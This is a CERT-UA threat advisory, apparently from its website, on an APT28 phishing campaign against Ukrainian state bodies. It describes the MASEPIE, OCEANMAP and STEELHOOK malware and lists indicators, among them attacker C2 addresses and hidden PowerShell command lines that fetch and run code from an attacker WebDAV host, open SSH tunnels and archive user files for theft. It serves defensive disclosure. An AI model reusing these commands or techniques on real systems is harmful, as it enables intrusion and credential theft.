Г У № Q Search **№** Українською

АРТ28: від первинного ураження до створення загроз для контролеру домену за годину (CERT-UA#8399)

CERT-UA

© 28.12.2023

PHISHING ШПЗ

Кібератаки UAC-0102 з метою викрадення

автентифікаційних даних облікових записів

Тематика голосування в месенджерах - новий

спосіб викрадення акаунтів набирає обертів

Викрадення акаунту WhatsApp під виглядом

голосування за електронні петиції (CERT-

Modus operandi UAC-0177 (JokerDPR) на

прикладі однієї з кібератак (CERT-UA#8290)

Кібератака APT28: msedge як завантажувач,

TOR та сервіси mockbin.org/website.hook як

More news →

центр управління (CERT-UA#7469)

користувачів UKR.NET (CERT-UA#10381)

By topic «Phishing»

© 24.07.2024

30.05.2024

© 20.04.2024

UA#9565)

© 19.12.2023

© 04.09.2023

(CERT-UA#9688)

Загальна інформація

Протягом 15-25 грудня 2023 року виявлено декілька випадків розповсюдження серед державних організацій електронних листів з посиланнями на "документи", відвідування яких призводило до ураження ЕОМ шкідливими програмами.

В процесі дослідження інцидентів з'ясовано, що згадані посилання забезпечують перенаправлення жертви на вебресурс, на якому за допомогою JavaScript та особливостей прикладного протоколу "search" ("ms-search") [1] здійснюється завантаження файлу-ярлика, відкриття якого призводить до запуску PowerShell-команди, призначеної для завантаження з віддаленого (SMB) ресурсу та запуску (відкриття) документу-приманки, а також інтерпретатора мови програмування Python і файлу Client.py, що класифіковано як MASEPIE.

3 використанням MASEPIE на комп'ютер довантажується та запускається OPENSSH (для побудови тонелю), PowerShell-сценарцій STEELHOOK (викрадення даних Інтернет-браузерів Chrome/Edge), а також бекдор ОСЕАНМАР. Крім того, протягом години з моменту первинної компрометації на комп'ютері створюються IMPACKET, SMBEXEC та ін., за допомогою яких здійснюється розвідка мережі та спроби подальшого горизонтального переміщення.

За сукупністю тактик, технік, процедур та інструментарію активність асоційовано з діяльністю угрупування АРТ28. При цьому, очевидно, що зловмисний задум також передбачає вжиття заходів з розвитку кібератаки на всю інформаційно-комунікаційну систему організації. Таким чином, компрометація будь-якої ЕОМ може створити загрозу для всієї мережі.

Зауважимо, що випадки здійснення аналогічних атак зафіксовано також у відношенні польських організацій.

Довідково:

· OCEANMAP - шкідлива програма, розроблена з використанням мови програмування C#. Основний функціонал полягає у виконанні команд за допомогою cmd.exe. Як канал управління використовується протокол IMAP. Команди, в base64-кодованому вигляді, містяться у чернетках повідомлень ("Drafts") відповідних каталогів електронних поштових скриньок; кожна з чернеток містить назву ЕОМ, ім'я користувача та версію ОС. Результати виконання команд зберігаються в каталозі вхідних повідомлень ("INBOX"). Реалізовано механізм оновлення конфігурації (інтервал перевірки команд, адреси та автентифікаційні дані облікових записів пошти), що передбачає патчинг виконуваного файлу бекдору та перезапуск процесу. Персистентність забезпечено шляхом створення .URL-файлу 'VMSearch.url' в каталозі

автозапуску. · MASEPIE - шкідлива програма, розроблена з використанням мови програмування Python. Основний функціонал полягає у завантаженні/вивантаженні файлів та виконанні команд. Як канал управління використовується протокол ТСР. Дані шифруються за допомогою алгоритму AES-128-CBC; ключ, що є послідовністю 16 довільних байт, генерується на початку встановлення з'єднання. Персистентність бекдору забезпечується створенням ключа 'SysUpdate' в гілці "Run" реєстру ОС, а також, за допомогою LNK-файлу 'SystemUpdate.lnk' в каталозі автозапуску. · STEELHOOK - PowerShell-сценарій, що забезпечує викрадення даних Інтернетбраузерів ("Login Data", "Local State") та майстер-ключа DPAPI шляхом їх відправки на сервер управління за допомогою HTTP POST-запиту в base64-кодованому вигляді.

Індикатори кіберзагроз

Мережеві:

Файли: 9724cecaa8ca38041ee9f2a42cc5a297 5f126b2279648d849e622e4be910b96c 47f4b4d8f95a7e842691120c66309d5b 8d1b91e8fb68e227f1933cfab99218a4 6fdd416a768d04a1af1f28ecaa29191b 5db75e816b4cef5cc457f0c9e3fc4100 6128d9bf34978d2dc7c0a2d463d1bcdd 825a12e2377dd694bbb667f862d60c43 acd9fc44001da67f1a3592850ec09cb7

4fa8caea8002cd2247c2d5fd15d4e76762a0f0cdb7a3c9de 6bae493b244a94fd3b268ff0feb1cd1fbc7860ecf71b1053 18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695 6d44532b1157ddc2e1f41df178ea9cbc896c19f79e78b301 fb2c0355b5c3adc9636551b3fd9a861f4b253a212507df0e 24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909 19d0c55ac466e4188c4370e204808ca0bc02bba480ec641c 593583b312bf48b7748f4372e6f4a560fd38e969399cf2a9 c22868930c02f2d6962167198fde0d3cda78ac18af506b57

\\194[.]126.178.8@80\webdav\Docs\231130 № 581.pdf \\194[.]126.178.8@80\webdav\Docs\231130 № 581.pdf

\\194[.]126.178.8@80\webdav\Python39\Client[.]py \\194[.]126.178.8@80\webdav\Python39\python[.]exe 173[.]239.196.66 (X-Originating-IP) (tcp)://88[.]209.251.6:80

194[.]126.178.8 88[.]209.251.6

74[.]124.219.71 (OCEANMAP C2) czyrqdnvpujmmjkfhhvs4knf1av02demj.oast[.]fun czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast[.]fun czyrqdnvpujmmjkfhhvsgapqr3hclnhhj.oast[.]fun czyrqdnvpujmmjkfhhvsvlaax17vd5r6v.oast[.]fun hXXp://194[.]126.178.8/webdav/wody[.]pdf hXXp://194[.]126.178.8/webdav/wody[.]zip hXXp://194.126.178.8/webdav/StrategyUa.pdf hXXp://194[.]126.178.8/webdav/231130N581[.]pdf hXXp://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast[.]fun

hXXp://czyrqdnvpujmmjkfhhvsgapqr3hclnhhj.oast[.]fun hXXp://czyrqdnvpujmmjkfhhvsvlaax17vd5r6v.oast[.]fun hXXp://czyrqdnvpujmmjkfhhvs4knf1av02demj.oast[.]fun hXXps://nas-files.firstcloudit[.]com/ hXXps://ua-calendar.firstcloudit[.]com/ hXXps://e-nas.firstcloudit[.]com/ jrb@bahouholdings.com (OCEANMAP C2) nas-files.firstcloudit[.]com

e-nas.firstcloudit[.]com ua-calendar.firstcloudit[.]com qasim.m@facadesolutionsuae.com (OCEANMAP C2) webmail.facadesolutionsuae[.]com (OCEANMAP C2)

Хостові: %PROGRAMDATA%\2.txt

%PROGRAMDATA%\python.zip %PROGRAMDATA%\python\python-3.10.0-embed-amd64\Client.py

%USERPROFILE%\.ssh\known_hosts %LOCALAPPDATA%\11.zip

%LOCALAPPDATA%\Temp\RarSFX0\VMSearch.exe %LOCALAPPDATA%\Temp\RarSFX1\VMSearch.exe

%LOCALAPPDATA%\Temp\VMSearch.sfx.exe %LOCALAPPDATA%\i.lnk

%LOCALAPPDATA%\key %LOCALAPPDATA%\python.zip

%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\Client.py %LOCALAPPDATA%\python\python-3.10.0-embed-amd64\python.exe %LOCALAPPDATA%\qz.zip %LOCALAPPDATA%\s.lnk

%LOCALAPPDATA%\s.zip %LOCALAPPDATA%\s2.zip %LOCALAPPDATA%\s3.zip

%LOCALAPPDATA%\sys.zip %LOCALAPPDATA%\t.lnk %LOCALAPPDATA%\temp1.txt %LOCALAPPDATA%\temp2.txt

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\SystemUpdate.lnk %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\VMSearch.url C:\WINDOWS\system32\cmd.exe /c "powershell.exe -c "\$a=Get-Content "%LOCALAPPDATA%\2.

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c "[system.D: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c "[system.D: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c "[system.[C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c %LOCALAPPD/ C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c \\194.126.1 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -encor C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -encog \\194.126.178.8@80\webdav\Python39\python.exe \\194.126.178.8@80\webdav\Python39\Cli cmd /C start powershell.exe -w hid -nop -c "%LOCALAPPDATA%\python\python-3.10.0-embe powershell -c start-process ssh.exe -windowstyle Hidden -ArgumentList "-N -o Server! powershell -c start-process ssh.exe -windowstyle Hidden -ArgumentList "-N -o Server/ powershell.exe -c "\$a=Get-Content "%PROGRAMDATA%\2.txt";powershell.exe -windowstyle powershell.exe -c \$a=Get-Content -Encoding 'Default' -Path "%LOCALAPPDATA%\temp.txt' powershell.exe -c \$a=Get-Content -Encoding 'String' -Path "%LOCALAPPDATA%\temp.txt"; powershell.exe -c \$a=Get-Content -Encoding 'ascii' -Path "%LOCALAPPDATA%\temp.txt";' powershell.exe -c \$a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp.txt";"\$a powershell.exe -c \$a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp.txt";Con powershell.exe -c \$a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp.txt";di

powershell.exe -c \$a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp1.txt";Co powershell.exe -c \$a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp2.txt";Cc powershell.exe -c \$a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp2.txt";d: powershell.exe -c \$a=Get-Content -Encoding 'unicode' -Path "%LOCALAPPDATA%\temp.txt' powershell.exe -c \$a=Get-Content -Encoding 'utf32' -Path "%LOCALAPPDATA%\temp.txt";' powershell.exe -c \$a=Get-Content -Encoding 'utf8' -Path "%LOCALAPPDATA%\temp.txt";" powershell.exe -c \$a=Get-Content -Path "%LOCALAPPDATA%\temp.txt";"\$a" powershell.exe -c \$a=Get-Content -Path "%LOCALAPPDATA%\temp.txt";Compress-Archive -F powershell.exe -c Compress-Archive -Force %USERPROFILE%\Desktop\ %LOCALAPPDATA%\qz.z powershell.exe -c Get-WinEvent -FilterHashtable @{logname="system"; id=1129}

powershell.exe -c Get-WinEvent -FilterHashtable @{logname="system"; id=1501} powershell.exe -c dir /S %USERPROFILE% *.dat powershell.exe -c import-module ActiveDirectory; Get-AdDomainController

powershell.exe -c net time /domain powershell.exe -c net time /domain:%DOMAIN%.local

powershell.exe -w hid -nop -c %LOCALAPPDATA%\python\python-3.10.0-embed-amd64\pythor powershell.exe -w hid -nop -c Expand-Archive -Force %PROGRAMDATA%\python.zip %PROGRAMDATA%\pytho powershell.exe -w hid -nop -c start "%APPDATA%\Microsoft\Windows\Start Menu\Programs powershell.exe -w hid -nop gpresult /z powershell.exe -w hid -nop gpupdate powershell.exe Compress-Archive -Force %USERPROFILE%\Desktop\ %LOCALAPPDATA%\sys.zip

powershell.exe Compress-Archive -Force %USERPROFILE%\Desktop*.lnk %LOCALAPPDATA%\11 powershell.exe Compress-Archive %USERPROFILE%\Desktop %LOCALAPPDATA%\sys.zip powershell.exe Expand-Archive -Force %LOCALAPPDATA%\python.zip %LOCALAPPDATA%\pythor powershell.exe Get-ADDomainController

powershell.exe Get-Content %LOCALAPPDATA%\i.lnk powershell.exe Get-DnsClientServerAddress powershell.exe Get-NetAdapter

powershell.exe Get-NetAdapterBinding | Where-Object ComponentID -EQ 'ms_tcpip6'

powershell.exe Get-NetIPConfiguration -All powershell.exe Resolve-DNSName %DC% powershell.exe Resolve-DNSName %DOMAIN%.local powershell.exe Test-NetConnection %FS% -Port 445 -v

powershell.exe [System.Directoryservices.Activedirectory.Domain]::GetCurrentDomain() powershell.exe date powershell.exe dir %USERPROFILE%\Desktop

powershell.exe ipconfig /flushdns powershell.exe net start dnscache powershell.exe net stop dnscache

Графічні зображення




Рис.1 Приклад ланцюга ураження

← Previous

Next →

"Заборгованість Київстар", "Запит СБУ": нова атака UAC-0050 з використанням RemcosRAT (CERT-UA#8338)

UAC-0184: Цільові атаки у відношенні українських військовослужбовців з використанням тематики рекрутингу до 3 ОШБр та ЦАХАЛ (CERT-UA#8386)

SUBSCRIBE

SUBSCRIBE

Contacts cert@cert.gov.ua

Report the incident

▼ incidents@cert.gov.ua

+38 (044) 281-88-05

Mon - Thu: 8:00 - 17:00, Fri: 8:00 - 15:45: +38 (044) 281-88-25

• Weekends and holidays (around the clock): +38 (044) 281-88-01

Anti-Virus Information Center:

+38 (044) 281-88-78

https://cazi.gov.ua cazi@scpc.gov.ua

Media contact center: +38 (044) 281-94-96

press@cip.gov.ua

Address

🙉 03110, Kyiv, Solomianska 13 str.

REPORT

E-mail

7 | 2

We are on social networks

CERT-UA PGP keys:

cert@cert.gov.ua PGP key id: 0x7E9B1C7E4B1A77B0

PGP fingerprint: 566AF34DA63411A0D81F3EC27E9B1C7E4B1A77B0

no-reply@cert.gov.ua

PGP fingerprint:

PGP key id: 0x9C47515761616C35

EEBC3EB66DD42CE5C3922D0D9C47515761616C35 ■ incidents@cert.gov.ua

PGP key id: 0x15207EFFA55AA144 PGP fingerprint:

9312E8000C81FE8F1D94579C15207EFFA55AA144

The site works in test mode. Send comments and suggestions to cert@cert.gov.ua

© 2024 CERT-UA operates in within State Service of Special Communication and Information Protection of Ukraine